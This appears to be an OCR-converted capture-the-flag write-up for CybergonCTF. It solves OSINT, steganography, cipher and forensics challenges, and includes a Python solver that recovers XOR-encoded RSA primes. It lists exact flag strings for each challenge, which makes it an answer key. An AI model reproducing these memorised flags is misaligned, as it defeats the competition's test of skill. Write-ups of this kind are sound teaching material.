
We can be found the source ip camera address from the image link.




Flag - CybergonCTF{188.11.27.179}

Stegano


Your_Craziest_Song



For this challenge, we're given a "Morse_Code.wav" file. First, I did basic analysis, and I ran strings on the file.




If we read the description again, we can see "deeply" which is referred to as the DeepSound tool.




Enter the password we got above, and it will extract Flag.txt. By opening the text file, you will get morse code language. Don't forget to remove "{" and "}" while decoding and then wrap the flag with flag format.

Flag - CyberGonCTF{M4UNG_7H4_B4W_P4L_P07_M4UNG_Y4L_M4UNG_Y4L}

Warm Up 1



For this challenge I check the image file with exiftool.





Flag - CybergonCTF{2023:07:31-10:14:57}

Crypto

Warm Up 1


We are given a photo in which Gravity-Falls-Author-Cipher is written.






Flag - CybergonCTF{John Wick}

Warm Up 2




For this challenge, I feel it is like a columnar transpotition cipher. So, I wrote it down in my book.




Flag - CybergonCTF{ROME}

Game




For this challenge, I feel it is like a letter Un-shuffler cipher. Let's decrypt here - https://www.dcode.fr/shuffled-letters.




Flag - CybergonCTF{donotplaybloodymarrywhenyouarealone}

Now You See Me 1




When I open the given text file, there's nothing but if we drag the left click , we can see it like this.



I know it's Whitespace language, so I decode it in an online tool.

Flag - CybergonCTF{Always_Look_Beyond_What_You_Can_See}


Now You See Me 2




When we open it, we get a lot of spam messages. I've seen like this in other CTFs. It's hiding short messages in fake spam. We can decode it here https://www.spammimic.com/decode.shtml.


Flag - CybergonCTF{Gold_In_The_Trash}

Dots



When we open a given image file.There are many dots in the photo, such as Braille Cipher. So we can decode it by using Braille decoder online tool from here - https://www.dcode.fr/braille-alphabet






Decrypted Results - THEEYESAREUSELESSWHENTHEMINDISBLIND


Flag format is small letters.

Flag - CybergonCTF{theeyesareuselesswhenthemindisblind}

dO NOT aCCESS



When we open a given image file, there are many colors decoded, such as Hexahue Cipher.



After decoding it, we got DNA cipher code like this.

ACT TCG TAG TTG CGA TTC CCA TTG GAA TTC TGG TTG CTC GCT TCT TTG AAG TTC CTC TCG

We can decode it by using a table from here https://www.wattpad.com/947570789-codes-and-ciphers-dna-code , and wrap the decoded strings with flag format.

Flag - CybergonCTF{h3Y_y0u_G07_DN4_c0D3}

EZ RSA


The Challenge give Crypto3.py and output.txt.

```
from Crypto.Util.number import getStrongPrime, bytes_to_long
import re
from random import randint

flag = open("flag.txt").read()
m = bytes_to_long(flag.encode())
p = getStrongPrime(512)
q = getStrongPrime(512)
n = p*q
e = 0x10001
c = pow(m,e,n)

num = randint(100,999)

p_encode = []
q_encode = []

p_list = re.findall('.',str(p))
q_list = re.findall('.',str(q))

for value in range(len(p_list)):
    p_encode.append(str(int(p_list[value]) ^ num))
    q_encode.append(str(int(q_list[value]) ^ num))


print(c)
print(n)
print(p_encode)
print(q_encode)
```

The given code generating a random number and xor encoding and a random integer num is generated between 100 and 999.The code converts p and q to strings and then extracts each digit using the re.findall function with the pattern '.' . For each digit in p and q, the code performs a bitwise XOR operation with the random number num. The results are stored in the lists p_encode and q_encode.

Solution


```
from Crypto.Util.number import long_to_bytes

c =
78882015633397157295235320423364356710295014685461618100899842322355548616525836328875187997806382955179693387965574338027577910392993921111333487926786474339238389964538678998671541747750015648731589189920887531654483849915609299134056128009131172175156022537740657548034275817572777519783378142756891053334

n =
13012729244694939021286773585508633442139329848935291544593203409897431049485468542018820818224464473797341756669695461251732000932605185490453296111024768831137699392298976055469605608038824125967059956793747730628361322409538304399790043933160944974452363283952912344816980079172079891370256606915337321637 3

p_encode= ['514', '515', '522', '523', '519', '514', '515', '513', '513', '513', '514', '522', '518', '518', '522', '514',
'514', '516', '523', '523', '519', '514', '522', '522', '516', '519', '513', '522', '512', '512', '518', '517', '512', '513',
'518', '512', '518', '513', '512', '516', '515', '513', '513', '516', '518', '514', '517', '522', '516', '519', '523', '514',
'515', '523', '513', '515', '512', '514', '513', '519', '517', '518', '513', '517', '513', '523', '514', '518', '522', '519',
'518', '522', '518', '522', '518', '513', '522', '516', '514', '513', '516', '514', '516', '514', '513', '519', '514', '514',
'514', '523', '519', '523', '512', '515', '518', '522', '515', '516', '523', '522', '512', '512', '522', '518', '517', '516',
'515', '514', '515', '514', '523', '514', '512', '518', '519', '522', '516', '516', '522', '516', '514', '517', '514', '517',
'523', '523', '513', '518', '512', '515', '518', '518', '514', '519', '512', '522', '517', '518', '516', '518', '515', '517',
'523', '519', '515', '519', '519', '519', '518', '519', '512', '516', '514', '522', '516']

q_encode = ['514', '514', '523', '519', '517', '523', '516', '518', '518', '523', '518', '522', '518', '516', '512', '518',
'514', '517', '515', '518', '516', '516', '523', '513', '515', '517', '512', '517', '517', '523', '514', '523', '517', '523',
'517', '517', '513', '519', '519', '515', '512', '519', '517', '515', '522', '512', '519', '517', '516', '516', '517', '516',
'513', '517', '517', '514', '516', '522', '522', '516', '517', '512', '515', '512', '523', '518', '516', '514', '517', '513',
'523', '517', '518', '522', '517', '523', '518', '522', '512', '518', '522', '522', '523', '514', '518', '523', '518', '517',
'515', '516', '512', '512', '516', '518', '516', '513', '522', '523', '518', '512', '515', '522', '512', '516', '518', '516',
'515', '517', '522', '516', '522', '514', '514', '514', '523', '518', '512', '518', '515', '515', '522', '523', '522', '522',
'522', '518', '516', '523', '523', '523', '513', '514', '517', '512', '513', '514', '519', '518', '516', '519', '518', '523',
'518', '514', '518', '514', '514', '519', '522', '513', '522', '513', '523', '515', '522']
for num in range(100, 1000):
    p_decoded = int(''.join([str(int(digit) ^ num) for digit in p_encode]))
    q_decoded = int(''.join([str(int(digit) ^ num) for digit in q_encode]))
    n_calculated = p_decoded * q_decoded
    if n_calculated == n:
        d = pow(0x10001, -1, (p_decoded - 1) * (q_decoded - 1))
        m = pow(c, d, n)
        flag = long_to_bytes(m)
        print("Decoded num:", num)
        print("Flag :", flag)
        break
```




Flag - CyberGonCTF{345y_p34sy_R54_c1ph3R}

IR

This is a very interesting category and we had to download a 24 GB file before 1 day going to CTF.



For the first challenge, I dumped some registry files such as SOFTWARE, SECURITY and installed RegRipper3.0 (https://github.com/keydet89/RegRipper3.0). And I loaded the "SYSTEM" file to that tool.




In the extracted file, we can find timezone and hostname.

```
----------------------------------------
timezone v.20200518
(System) Get TimeZoneInformation key contents

TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time 2023-07-16 18:36:42Z
  DaylightName   -> SE Asia Daylight Time
  StandardName   -> SE Asia Standard Time
  Bias           -> -420 (-7 hours)
  ActiveTimeBias -> -420 (-7 hours)
  TimeZoneKeyName-> SE Asia Standard Time
----------------------------------------
```


```
Code page description: https://en.wikipedia.org/wiki/Code_page
----------------------------------------
compname v.20090727
(System) Gets ComputerName and Hostname values from System hive

ComputerName    = CYBERGON-CTF
TCP/IP Hostname = CyberGon-CTF
----------------------------------------
```

Flag - CyberGonCTF{SE Asia Standard Time, CyberGon-CTF}

Keeper




In interesting files, we can see Keepass.exe file as “Encryption Program”.

